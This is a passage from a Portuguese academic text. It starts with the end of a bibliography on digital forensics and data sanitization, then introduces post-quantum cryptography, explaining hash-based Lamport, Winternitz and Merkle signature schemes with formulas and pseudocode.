[JETICO 2013] JETICO (2013). *BestCrypt Container Encryption*. Disponível em: http://www.jetico.com/products/enterprise-data-protection/bestcrypt-container-encryption. Acesso em: Set. 2013.

[Johnson e Jajodia 1998] Jonhson, N. e Jajodia, S. (1998). *Exploring Steganography: Seeing the Unseen*. IEEE *Computer*. Vol. 31(2). Páginas 26-34

[Kemp e Smith 2005] Kemp, B. M. e Smith, D. G. (2005). *Use of bleach to eliminate contaminating DNA from the surface of bones and teeth*. Forensic Science International, Vol. 154. Páginas 53-61. Disponível em: http://public.wsu.edu/~bmkemp/publications/pubs/ Kemp_and_Smith_2005.pdf. Acesso em: Set. 2013.

[Kent et al. 2006] Kent, K., Chevalier, S., Grance, T. e Dand, H. (2006). *Guide to Integrating Forensic Techniques into Incident Response - Recommendations of the National Institute of Standards and Technology*. Disponível em <http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf>. Acesso em: Set. 2013.

[Kissel et al. 2012] Kissel, R., Scholl, M., Skolochenko, S. e Li, X. (2012). *Guidelines for Media Sanitization Recommendations of the National Institute of Standards and Technology*. Disponível em: <http://permanent.access.gpo.gov/ gpo29126/sp800-88-r1-draft.pdf>. Acesso em: Set. 2013.

[Lopes et al. 2006] Lopes, M., Gabriel, M. e Bareta, G. (2006). Cadeia de Custódia: Uma Abordagem Preliminar. Disponível em: http://ojs.c3sl.ufpr.br/ojs2/index.php/ academica/article/viewFile/9022/6315. Acesso em: Set. 2013.

[LUFTECH 2013] LUFTECH (2013). Incineradores. Disponível em: http://www.luftech.com.br/arquivos/ incinerador.htm. Acesso em: Set. 2013.

[Mamun et al. 2007] Mamun, A., Guo, G. e Bi, C. (2007). *Hard Disk Drive - Mechatronics and Control*. CRC Press.

[MAX@ 2013] MAXQ (2013). *DeepCover Secure Microcontroller with Rapid Zeroization Technology and Cryptography*. Disponível em: http://www.maximintegrated.com/. Acesso em: Set. 2013.

[Means 2003] Means, R. L (2003). *Alternate Data Streams: Out of the Shadows and into the Light*. SANS Institute. Disponível em: http://wwwens.uqac.ca/~flemieux/INF341/ NTFS_Stream.pdf. Acesso em: Set. 2013.

[Mukasey et al. 2001] Mukasey, M. B., Sedgwick, J. L. e Hagy, D. W. (2001). *Electronic Crime Scene Investigation: A Guide for First Responders. U.S. Department of Justice - 2nd Edition*. Disponível em: http://www.ncjrs.gov/pdffiles1/nij/219941.pdf. Acesso em: Set. 2013.

[Nolan et al. 2005] Nolan, R., O'Sullivan, C., Branson, J. e Waits, C. (2005). *First Responders Guide to Computer Forensics*. CERT Training and Education. Disponível em: http://www.cert.org/archive/pdf/FRGCF_v1.3.pdf. Acesso em: Set. 2013.

[NSA 2012] NSA - NATIONAL SECURITY AGENCY (2012). *Evaluated Products List - Degausser*. Disponível em: http://www.nsa.gov/ia/_files/Government/MDG/EPL_ Degausser25June2012.pdf. Acesso em: Set. 2013.

[NSA 2013] NSA - National Security Agency (2013). *NSA/CSS Storage Device Declassification Manual*. Disponível em: http://www.nsa.gov/ia/_files/Government/MDG/NSA_ CSS_Storage_Device_Declassification_Manual.pdf. Acesso em: Set. 2013.

[NXP 2013] NXP (2013). *Designed for high-security smart card applications requiring highly reliably solutions*. Disponível em: http://www.nxp.com/products/identification_and_ security/smart_card_ics/smartmx_contact_interface_controllers/. Acesso em: Set. 2013.

[O'Handley 2000] O'Handely, R. C. (2000). *Modern Magnetic Materials: Principles and Applications"*. John Wiley and Sons.

[Peron e Legary 2008] Peron, C. S. J. e Legary, M. (2008). *Digital anti-forensics: emerging trends in data transformation techniques*. Seccuris Labs. Disponível em: http://www.ide.bth.se/~andersc/kurser/DVC013/PDFs/Seccuris-Antiforensics.pdf. Acesso em: Set. 2013.

[Piper e Murphy 2002] Piper, F. e Murphy, S. (2002). *Cryptography: A Very Short Introduction*. Oxford University Press.

[Presidência 2012] Presidência da República (2012) "LEI Nº 12.737, Dispõe sobre a tipificação criminal de delitos informáticos". Disponível em <http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2012/lei/l12737.htm>. Acesso em: Set. 2013.

[SEM 205] SEM – Security Engineered Machinery (2005). *Hard Drive Destruction Model 22 HDD SEM*. Disponível em: http://www.semshred.com/stuff/contentmgr/files/ 0/769bebc6af6e4daa2fc2bc4847db9370/folder/Model%2022HDD%200705.pdf. Acesso em: Set. 2013.

[Shah 2008] Shah, A. (2008). *Laptops Lost Like Hot Cakes At US Airports*. CIO Magazine. Disponível em: http://www.cio.com/article/418163/Laptops_Lost_Like _Hot_Cakes_At_US_Airports. Acesso em: Set. 2013.

[Slade 2004] Slade, R. (2004). *Software Forensics: Collecting Evidence from the Scene of a Digital Crime*". McGraw-Hill Professional.

[Steel 2006] Steel, C. (2006). *Windows Forensics: The Field Guide for Corporate Computer Investigations*. John Wiley and Sons.

[Sutherland et al. 2008] Sutherland, I., Evans, J., Tryfonas, T. e Blyth, A. (2008). *Acquiring Volatile Operating System Data Tools and Techniques*. ACM SIGOPS Operating Systems Review. Vol. 42(3). Páginas 65-73.

[TECHNET 2003] TECHNET - Microsoft Corporation (2003). *How NTFS Works*. Disponível em: http://technet.microsoft.com/en-us/library/cc781134.aspx. Acesso em: Set. 2013.

[TERRA 2008] TERRA (2008). *Abadia usava Hello Kitty para enviar ordens*. Disponível em http://noticias.terra.com.br/brasil/noticias/0,,OI2666590-EI5030,00-Abadia+usava+Hello+Kitty+para+enviar+ordens.html. Acesso em: Set. 2013.

[TRUECRYPT 2013] TRUECRYPT (2013). *Truecrypt*. Disponível em: http://www.truecrypt.org. Acesso em: Set. 2013.

[Ulbrich e Valle 2004] Ulbrich, H. C. e Valle, J. D. (2004). Universidade H4ck3r. São Paulo: Digerati, 4th Edition.

[USAID 1995] USAID (1995). *DoD 5220.22-M National Industrial Security Program Operating Manual*. Disponível em: http://transition.usaid.gov/policy/ads/500/d522022m.pdf. Acesso em: Set. 2013.

[US-CERT 2008] US-CERT (2008). *Computer Forensics*. Disponível em: http://www.us-cert.gov/reading_room/forensics.pdf. Acesso em: Set. 2013.

[Wang e Wang 2004] Wang, H. e Wang, S. (2004). *Cyber Warfare: Steganography vs. Steganalysis*. Communications of the ACM - Voting systems, Vol. 47(10). Páginas 76-82.

[Zadjmool 2004] Zadjmool, R. (2004). *Hidden Threat: Alternate Data Streams*. Disponível em: http://www.windowsecurity.com/articles/Alternate_Data_Streams.html. Acesso em: Set. 2013.

Capítulo 2

Introdução à criptografia pós-quântica

Paulo S. L. M. Barreto[†], Felipe Piazza Biasi[†], Ricardo Dahab[*], Julio César López-Hérnandez[*], Eduardo Morais[*], Ana D. Salina de Oliveira[‡], Geovandro C. C. F. Pereira[†], Jefferson E. Ricardini[†]

[†] Universidade de São Paulo
{pbarreto, fbiasi, geovandro, jricardini}@larc.usp.br

[*] Universidade Estadual de Campinas
{rdahab, jlopez, emoraes}@ic.unicamp.br

[‡] Universidade Federal de Matro Grosso do Sul
anakarina@facom.ufms.br

Resumo

Em 1997, Peter Shor publicou um algoritmo quântico capaz de fatorar inteiros grandes e de calcular logaritmos discretos em corpos finitos em tempo hábil. Tais problemas estão na base da segurança de técnicas convencionais de criptografia assimétrica (e.g. RSA, ECC). Isso significa que uma informação criptografada nos dias de hoje não necessariamente estará segura em um momento futuro, caso computadores quânticos tornem-se uma realidade. Felizmente, conjectura-se que alguns esquemas criptográficos baseados em outros problemas computacionais resistem ao ataque de Shor com computadores quânticos e ficaram conhecidos como criptossistemas pós-quânticos, como é o caso de criptossistemas baseados em reticulados, em códigos corretores de erro, sistemas multivariados quadráticos e funções de hash. O objetivo deste minicurso é introduzir noções básicas das principais linhas de pesquisa pós-quântica, bem como apresentar os estudos mais recentes de melhorias dos esquemas, relacionadas a tamanhos de chaves, overhead de assinaturas e criptogramas.

2.1. Introdução

Em meados de 1997, Peter Shor introduziu novas preocupações à criptografia ao descobrir um algoritmo quântico capaz de fatorar inteiros grandes e de calcular logaritmos

discretos em corpos finitos em tempo hábil [Shor 1997]. Isso se deve ao fato de que a segurança de técnicas convencionais de criptografia assimétrica é baseada justamente nesses problemas ou relacionados (e.g. RSA, ECC) [Rivest et al. 1978, Miller 1986]. Desse modo, a segurança efetiva de tais técnicas fica condicionada à construção de um computador quântico de grande porte. Isso significa que uma informação criptografada nos dias de hoje não necessariamente estará segura em um momento futuro por conta da dependência mencionada.

Outra ameaça ainda mais efetiva são as recentes descobertas de algoritmos clássicos, executados em computadores tradicionais, que são capazes de resolver certos logaritmos discretos usados em criptografia assimétrica [Barbulescu et al. 2013].

Felizmente, conjectura-se que alguns esquemas criptográficos baseados em outros problemas computacionais resistem ao ataque de Shor com computadores quânticos e ficaram conhecidos como criptossistemas pós-quânticos; este é o caso de criptossistemas baseados em reticulados [Goldreich et al. 1997], códigos corretores de erro [McEliece 1978, Niederreiter 1986], sistemas multivariados quadráticos ($\mathcal{MQ}$) [Ding e Schmidt 2005, Kipnis et al. 1999] e funções de hash [1] [Ding e Schmidt 2005, Dods et al. 2005a], além das construções de criptografia simétrica em geral.

Por outro lado, o principal desafio em criptografia assimétrica pós-quântica é a redução no tamanho das chaves públicas e privadas, além do *overhead* de espaço considerável por mensagem a ser assinada ou encriptada. Nesse sentido, há um esforço em pesquisa [Bernstein et al. 2008a] para tornar essas técnicas mais eficientes e competitivas com técnicas convencionais, em relação às métricas mencionadas. Vale ressaltar que, em se tratando do tempo de processamento, tamanho de código fonte e ocupação de memória RAM, muitos esquemas pós-quânticos já são competitivos e muitas vezes superam esquemas convencionais.

Tendo em vista o novo paradigma de Internet das coisas, onde objetos quaisquer são dotados de capacidade computacional própria e capazes de conectar-se à internet, podendo atualizar-se de forma autônoma e estabelecer redes interconectadas. Um efeito colateral dessa interconectividade é uma possível vulnerabilidade destes sistemas embarcados. Ataques que têm sido primariamente voltados a PCs podem, ser lançados contra carros, aparelhos celulares, *e-tickets*, RFIDs.

Neste cenário, os dispositivos são caracterizados por apresentarem tipicamente escassez no fornecimento de energia (via bateria) e capacidade limitada de processamento, armazenamento e muitas vezes canais de comunicação com baixa largura de banda (e.g. SMS).

Uma vez que sistemas embarcados são normalmente implantados em larga escala, os custos tornam-se uma das principais preocupações dos projetistas. Logo, soluções de segurança para embarcados devem apresentar baixo custo, que pode ser atingido com o projeto de soluções que minimizem *overhead* de transmissão, processamento e ocupação de memória. Nesse sentido as técnicas de criptografia simétrica em geral já atendem as

[1] O termo “resumo"(criptográfico), em vez de “hash", tem sido usado sem grande aceitação. Por isso, optamos por “funções de hash"ou simplesmente “hash". Dependendo do contexto, hash pode significar também o valor da função de hash num dado argumento. Como plural, usamos “hashes”.

métricas necessárias, sendo a criptografia assimétrica o gargalo na maior parte dos casos.

Primitivas criptograficas assimétricas para encriptação e assinatura digital são essenciais dentro de um arcabouço de segurança moderno. Mas as técnicas convencionais não são suficientemente eficientes em certos aspectos, o que dificulta sua utilização em plataformas embarcadas de baixo poder computacional. Nesse contexto a ausência de operações custosas (operações com inteiros grandes, principalmente exponenciações modulares) das técnicas pós-quânticas as torna mais atraentes em cenários de recursos computacionais escassos, como os descritos anteriormente.

O objetivo do minicurso é introduzir noções básicas das principais linhas de pesquisa pós-quântica (códigos corretores de erros, sistemas $\mathcal{MQ}$, reticulados e *hash*), bem como apresentar os estudos mais recentes visando a melhorias dos esquemas relacionadas a tamanhos de chaves, overhead de assinaturas e criptogramas.

2.2. Esquemas de assinatura digital baseados em funções de hash

Esquemas de assinatura digital baseados em funções de hash popularizaram-se após o trabalho de Ralph Merkle [Merkle 1979] em 1979. O esquema proposto por Merkle *(MSS)* é inspirado no esquema de assinatura *one-time* de Lamport e Diffie [Lamport 1979]. A segurança de tais esquemas é baseada na resistência à colisão e na resistência à inversão da função de hash utilizada. O esquema *(MSS)* é considerado prático e resistente aos computadores clássicos e quânticos, pois não se conhece, na literatura, uma maneira de aplicar o algoritmo de Shor neste esquema. A desvantagem dos esquemas de assinatura digital *one-time* é que uma dada chave privada pode ser utilizada para gerar apenas uma assinatura, embora essa assinatura possa ser verificada um número arbitrário de vezes.

2.2.1. Funções de hash

Funções de hash criptográficas são usadas em aplicações de segurança como esquemas de assinatura digital, identificação de dados, derivação de chaves, entre outros. Formalmente, uma função de hash $h : \{0,1\}^* \longrightarrow \{0,1\}^n$ mapeia cadeias binárias m de tamanho finito e arbitrário para cadeias binárias r de tamanho fixo n. Deste modo, $r = h(m)$.

Dado que o conjunto imagem $\{0,1\}^n$ de h é um subconjunto do $\{0,1\}^*$, é fácil perceber que mais de uma mensagem será mapeada para o mesmo hash. Algumas aplicações necessitam que seja computacionalmente inviável que um atacante encontre duas mensagens aleatórias que gerem o mesmo hash, por exemplo, no contexto de assinaturas digitais; outras apenas requerirão que seja computacionalmente inviável encontrar uma mensagem dado o conhecimento do seu hash.

2.2.2. Propriedades

As propriedades criptográficas básicas que as funções de hash devem possuir são: resistência à pré-imagem, resistência à segunda pré-imagem e resistência a colisão.

1. *Resistência à pré-imagem:* dada uma função $h : \{0,1\}^* \longrightarrow \{0,1\}^n$ e um hash r, é computacionalmente inviável encontrar uma cadeia binária m tal que $h(m) = r$.

2. *Resistência à segunda pré-imagem:* dada uma função $h : \{0,1\}^* \longrightarrow \{0,1\}^n$ e uma

mensagem m, é computacionalmente inviável encontrar m' tal que $m' \neq m$ e $h(m') = h(m)$.

3. *Resistência à colisão:* dada uma função $h : \{0,1\}^* \longrightarrow \{0,1\}^n$, é computacionalmente inviável encontrar $m, m' \in M$ tal que $m' \neq m$ e $h(m') = h(m)$.

Outra propriedade desejável para aplicações práticas, é que a função de hash seja eficiente (velocidade, mémoria, energia etc.) quando for implementada em várias plataformas de hardware e/ou software. É fácil ver que uma função que é resistente a colisão é também resistente à segunda pré-imagem, mas a recíproca não necessariamente é verdade.

2.2.3. Construção de funções de hash

O projeto de funções de hash tem sido baseado em diferentes técnicas tais como: encriptadores de bloco [Matyas et al. 1985, Winternitz 1983, Preneel 1983], o método iterativo de Merkle-Damgård [Merkle 1979] (*MD5*, *SHA-1* e *SHA-2*), a construção esponja [Bertoni et al. 2007] (SHA-3), e primitivas aritméticas [Contini et al. 2005].

Os padrões baseados nessas funções vêm evoluindo, principalmente em função das sucessivos ataques anunciados na literatura e eventos especializados. Recentemente, uma competição pública para escolher o padrão SHA-3 foi concluído, tendo sido vencedora uma função do tipo esponja. Não é nosso objetivo neste texto detalhar tais construções.

2.2.4. Esquemas de Assinatura

Um esquema de assinatura $SIGN$ é uma tripla de algoritmos: $(GEN; SIG; VER)$ que satisfaz as seguintes propriedades:

1. O algoritmo de geração de chaves GEN recebe como entrada um parâmetro de seguranca 1^n e produz um par de chaves (X, Y), onde X é a chave privada e Y é a chave pública.

2. O algoritmo de geração de assinatura SIG recebe como entrada uma mensagem $M \in \{0,1\}^*$ e uma chave privada X e produz uma assinatura Sig, denotada por $Sig \leftarrow SIG_X(M)$.

3. O algoritmo de verificação de assinatura VER recebe como entrada uma mensagem M, uma assinatura Sig de M e uma chave pública Y e produz um bit b, onde $b = 1$ significa que a assinatura é válida e $b = 0$ indica que a assinatura é inválida.

2.2.5. Assinatura one-time

Assinaturas One-Time aparecem inicialmente nos trabalhos Lamport [Lamport 1979] e Rabin [Rabin 1978]. Merkle [Merkle 1979] propôs uma técnica que permite transformar um esquema de assinaturas *one-time* em um esquema com número de assinaturas arbitrário. A seguir descreveremos os esquemas de Lamport [Lamport 1979] e Winternitz [Merkle 1987].

2.2.5.1. Esquema de assinatura one-time de Lamport:

O esquema de assinatura *one-time* de Lamport *(LD-OTS)* foi proposto em [Lamport 1979]. Seja n um inteiro positivo, o parâmetro de segurança, o esquema *LD-OTS* utiliza uma função *one-way*

$$f : \{0,1\}^n \rightarrow \{0,1\}^n$$

e uma função de hash criptográfico

$$g : \{0,1\}^* \rightarrow \{0,1\}^n.$$

Geração do par de chaves LD-OTS: A chave de assinatura X consiste de $2n$ cadeias de bits de comprimento n escolhidos aleatoriamente,

$$X = (x_0[0], x_0[1], ..., x_{n-1}[0], x_{n-1}[1]) \quad \in \quad {}_R\{0,1\}^{(n,2n)}.$$

A chave de verificação Y é

$$Y = (y_0[0], y_0[1], ..., y_{n-1}[0], y_{n-1}[1]) \quad \in \quad \{0,1\}^{(n,2n)}.$$

onde $y_i[j] = f(x_i[j])$, $0 \leq i \leq n-1$, $j = 0, 1$.

Geração de assinatura LD-OTS: O hash d de uma mensagem M é assinada usando a chave de assinatura X. Para assinar, primeiro calcula-se $d = g(M) = (d_0, ..., d_{n-1})$. Então, o assinante gera a assinatura

$$Sig = (sig_0, ..., sig_{n-1}) = (x_0[d_0], ..., x_{n-1}[d_{n-1}]) \quad \in \quad \{0,1\}^{(n,n)}.$$

Para gerar Sig, não há aplicações da função de hash, pois a assinatura realiza somente a seleção de bits da chave X de acordo com os bits do hash da mensagem.

Verificação de assinatura LD-OTS: Na verificação de assinatura, o verificador tem como entrada: a assinatura $Sig = (sig_0, ..., sig_{n-1})$, a mensagem M e a correspondente chave pública de verificação Y. Para verificar, primeiro calcula-se o hash da mensagem $d = g(M) = (d_0, ..., d_{n-1})$. Então o verificador checa se

$$Sig = (f(sig_0), ..., f(sig_{n-1})) = (y_0[d_0], ..., y_{n-1}[d_{n-1}]).$$

Na Figura 2.1 ilustramos o esquema de Lamport. Neste exemplo a função *one-way* utilizada foi $f(x) = x + 1 \bmod 16$. Para a geração da chave de verificação, são necessárias $2n$ aplicações da função *one-way*, uma para cada elemento de X. Para a verificação da assinatura, a função *one-way* é executada n vezes, uma para cada elemento de Sig.

2.2.5.2. Esquema de assinatura *one-time* de Winternitz:

Winternitz propôs uma melhora no esquema de assinatura *one-time* de Lamport, diminuindo o tamanho da chave pública e privada. Este esquema *W-OTS* foi mencionado pela primeira vez em [Merkle 1987]. O esquema *W-OTS* utiliza uma função *one-way*

$$f : \{0,1\}^n \rightarrow \{0,1\}^n$$




Figura 2.1. Exemplo do esquema de assinatura *one-time* de Lamport

e uma função de hash criptográfica

$$g : \{0,1\}^* \rightarrow \{0,1\}^n,$$

onde n é um inteiro positivo. O parâmetro w denota o número de bits que são processados simultaneamente. Quanto maior for o w menor será a chave de assinatura e maior será o tempo de assinatura e verificação. Em [Dods et al. 2005b] foi feita uma análise comparativa do tempo de execução e tamanho das chaves em relação ao parâmetro w.

Geração do par de chaves W-OTS: Um parâmetro $w \in \mathbb{N}$ é escolhido. A chave de assinatura privada é

$$X = (x_0, ..., x_{t-1}) \in_{\mathcal{R}} \{0,1\}^{(n,t)}$$

onde os x_i são escolhidos aleatoriamente. O tamanho t é obtido calculando $t = t_1 + t_2$, onde

$$t_1 = \left\lceil \frac{n}{w} \right\rceil, \qquad t_2 = \left\lceil \frac{\lfloor log_2 t_1 \rfloor + 1 + w}{w} \right\rceil.$$

A chave pública de verificação

$$Y = (y_0, ..., y_{t-1}) \in \{0,1\}^{(n,t)}$$

é gerada aplicando a função f a cada elemento da chave de assinatura $2^w - 1$ vezes:

$$y_i = f^{2^w-1}(x_i), \qquad para \quad i = 0, ..., t-1.$$

Na Figura 2.2 mostramos um exemplo do processo de geração de chaves para o esquema de assinatura de Winternitz, utilizando uma função *one-way*. Este esquema produz chaves de assinaturas menores que o de Lamport, porém aumenta o número de aplicação da função *one-way* de 1 para $2^w - 1$ em cada elemento da chave de assinatura.




Figura 2.2. Exemplo da geração de chaves no esquema de assinatura *one-time* de Winternitz

Geração de assinatura W-OTS: Para gerar uma assinatura, primeiro calcula-se o hash da mensagem $d = g(M) = (d_0, ..., d_{n-1})$. Se necessário, adicionamos zeros a esquerda de d, tal que d seja divisível por w. Então d é dividido em t_1 blocos binários de tamanho w, resultando em $d = (m_0||...||m_{t_1-1})$, onde $||$ representa a concatenação. Os blocos m_i são representados como inteiros em $\{0, 1, ..., 2^w - 1\}$. Então calcula-se o checksum

$$c = \sum_{i=0}^{t_1-1} (2^w - m_i).$$

Como $c \leq t_1 2^w$, o comprimento da representação binária de c é menor que $\lfloor \log_2 t_1 2^w \rfloor + 1 = \lfloor \log_2 t_1 \rfloor + w + 1$. Se for necessário, adicionam-se zeros à esquerda do c de tal forma que a cadeia c estendida seja divisível por w. Então a cadeia estendida c pode ser dividida em t_2 blocos $c = (c_0||\ldots||c_{t_2-1})$ de comprimento w. Concatenamos em b a cadeia estendida d com a cadeia estendida c. Então $b = (b_0||b_1||\ldots||b_{t-1}) = (m_0||\ldots||m_{t_1-1}||c_0||\ldots||c_{t_2-1})$. Calculamos a assinatura como:

$$Sig = (sig_0, ..., sig_{t-1}) = (f^{b_0}(x_0), f^{b_1}(x_1), ..., f^{b_{t-1}}(x_{t-1})).$$

Verificação de assinatura W-OTS: Para verificar a assinatura $Sig = (sig_0, ..., sig_{t-1})$ da mensagem M, primeiro calculamos os parâmetros $b_0, ..., b_{t-1}$ da mesma forma que durante a geração de assinatura. Depois, calcula-se:

$$sig'_i = f^{2^w-1-b_i}(sig_i), \qquad para \quad i = 0, ..., t-1.$$

Então, para checar a assinatura, verifica:
se $Sig' = (sig'_0, \ldots, sig'_{t-1})$ é igual a $Y = (y_0, \ldots, y_{t-1})$ a assinatura é válida, caso contrário é recusada.

2.2.6. MSS-Esquema de assinatura digital de Merkle

No esquema de assinatura digital de Merkle descrito a seguir, a chave de assinatura e a chave de verificação *one-time* são as folhas da árvore e, a chave pública, é a raiz. Uma árvore com altura H e 2^H folhas terá 2^H pares de chaves *one-time* públicas e privadas.

2.2.6.1. Geração de chaves da árvore de Merkle

Para gerar a chave pública *pub* de Merkle, que corresponde a raiz da árvore de Merkle, primeiro é preciso gerar o par de chaves, pública e privada, *one-time* para cada folha da árvore de Merkle.

Geração do par de chaves one-time: Um algoritmo de assinatura *one-time* gera as chaves privadas $X[u]$ e públicas $Y[u]$, para as folhas $u = 1, ..., 2^H$. O Algoritmo 2.2.1 descreve o processo de geração de um par de chaves *one-time* de Winternitz. Um algoritmo de geração de números pseudo-aleatórios *PRNG* é utilizado para gerar os t elementos da chave de assinatura, reduzindo o custo de armazenamento das chaves privadas, pois somente a semente do *PRNG* é armazenada.

Algoritmo 2.2.1 Geração do par de chaves *one-time* de Winternitz [Merkle 1979]

Entrada: parâmetro Winternitz t.
Saída: Matrizes X, Y de tamanho[2^H][256].

```
Cria as matrizes X e Y.
Cria as matrizes temporárias x e y de tamanho[t][256].
para (u = 1, u < t, u++) faça
    Gera aleatoriamente a semente para o PRNG: X[u] = semente;
    x[0]=PRGN(X[u]);
    para (i = 1, i < t, i++) faça
        y[i-1] = f^(2^w-1)(x[i-1]);
        x[i] = PRNG(x[i-1]);
    Y[u]=g(y[0]||...||y[t-1]);
    retorne X,Y;
```

Geração da chave pública pub: O Algoritmo 2.2.2 gera a chave pública *pub* da árvore de Merkle. Os valores de entrada são: a folha inicial $folhaIni$ e a altura da árvore $alturaMax$. Cada nó folha ($no[u]$) da árvore, recebe a chave de verificação ($Y[u]$) daquela folha. O valor de cada nó intermediário ($no[pai]$) é o resultado da aplicação da função de hash na concatenação dos valores de seus dois filhos, esquerdo ($no[esq]$) e direito ($no[dir]$). Cada vez que uma folha u é calculada e empilhada em *pilhaNo*, o algoritmo verifica se os nós do topo da pilha tem alturas iguais. Se as alturas forem iguais, os dois nós serão desempilhados, concatenados em $no[pai]$ e gerado um novo hash, que será empilhado em *pilhaNo*. O algoritmo termina quando a raiz da árvore é encontrada.

A Figura 2.3 demonstra a ordem em que os nós são empilhados na árvore conforme execução do Algoritmo 2.2.2. Os nós em cinza, representam os nós que já foram gerados. O 4^o nó da árvore gerado (folha $u = 2$), recebeu o valor de $Y[2]$. O 3^o nó é resultado do hash da concatenação dos nós 1 e 2.

Algoritmo 2.2.2 ArvoreDehash [Merkle 1979]

Entrada: Inteiros folhaIni, alturaMax; Matrizes de 256 bits Y;

Saída: Uma estrutura nó pub: A raiz da árvore.

Cria uma pilha *pilhaNo*.

para ($u = folhaIni$, $u < 2^{alturaMax}$, u++) **faça**

Guarda Y[u] em nó folha $no[u].hash = (Y[u])$

Empilha $no[u]$ na pilha *pilhaNo*

enquanto Os nós do topo da pilha *pilhaNo* tiverem altura iguais **faça**

Desempilha o nó $no[dir]$ de *pilhaNo*

Desempilha o nó $no[esq]$ de *pilhaNo*

Calcula $no[pai].hash = g(no[esq].hash||no[dir].hash)$

se $no[pai].altura=alturaMax$ **então**

retorne ($no[pai]$)

senão

Empilha $no[pai]$ na pilha *pilhaNo*




Figura 2.3. Geração da chave pública da árvore de Merkle

2.2.6.2. Geração de assinatura

O esquema *MSS* permite a geração de 2^H assinaturas, para uma árvore de altura H. Suponha que tenhamos $M[u]$ mensagens, para $u = 0,..,2^H$. A mensagem $M[u]$ é assinada com o esquema de assinatura *one-time*, resultando em uma assinatura Sig, no qual utiliza a chave $X[u]$ para assinar a mensagem $M[u]$, conforme apresentado em [J. Buchmann e Szydlo 2008]. Uma árvore de autenticação Aut é utilizada para guardar os nós no caminho necessários para autenticar uma folha $Y[u]$, reduzindo a necessidade de enviar toda a árvore para o receptor. A assinatura SIG de Merkle é composta de Sig e da correspondente chave de verificação $Y[u]$. Também é preciso incluir o índice u (índice da folha) e o respectivo caminho de autenticação, $Aut = (Aut[0],..,Aut[H-1])$. Assim, a assinatura $SIG = (u, Sig, Y[u], (Aut[0],...,Aut[H-1]))$.

O algoritmo clássico do caminho de autenticação. O algoritmo clássico do caminho de autenticação *(Classic Merkle Tree Traversal)* [Merkle 1987] calcula os nós de autenticação Aut para cada folha da árvore, necessários para autenticar a chave pública pub da árvore de Merkle. Este algoritmo utiliza duas variáveis do tipo pilha: Aut e Aux. A pilha Aut contém o caminho de autenticação atual e a pilha Aux guarda os próximos nós de autenticação que serão necessários. O caminho Aut é composto pelos valores dos nós $Aut[h]$ em cada altura que são os irmãos direitos dos nós no caminho de autenticação que ligam a folha até a raiz da árvore de Merkle.

Vamos descrever o processo de geração dos caminhos de autenticação. O primeiro caminho de autenticação é gerado durante a execução do Algoritmo 2.2.2. Os próximos caminhos de autenticação são gerados pelo Algoritmo 2.2.3 a medida em que as assinatura são realizadas. Na Figura 2.4, os nós em cinza mostram o primeiro caminho de autenticação Aut para a folha $u = 0$.

